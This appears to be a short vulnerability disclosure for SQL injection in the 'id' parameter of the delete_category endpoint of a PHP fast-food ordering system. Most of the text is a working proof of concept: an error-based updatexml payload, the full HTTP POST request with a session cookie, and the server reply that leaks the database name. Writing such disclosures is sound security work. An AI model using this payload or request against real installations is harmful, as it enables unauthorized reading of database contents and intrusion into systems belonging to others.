Fast Food Ordering System v1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/15366/fast-food-ordering-system-phpoop-free-source-code.html

Vulnerability File: /ffos/classes/Master.php?f=delete_category

Vulnerability location: /ffos/classes/Master.php?f=delete_category, id


dbname = ffos_db

[+] Payload: id=6' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id

```
POST /ffos/classes/Master.php?f=delete_category HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

```
Referer: http://192.168.1.19/ffos/admin/?page=categories
Content-Length: 65
Cookie: PHPSESSID=rlr2a917ahfp4mc52mm9a7kvvm
Connection: close

id=6' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```



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id=6' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 06:38:36 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 61
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","error":"XPATH syntax error: '~ffos_db~'"}
```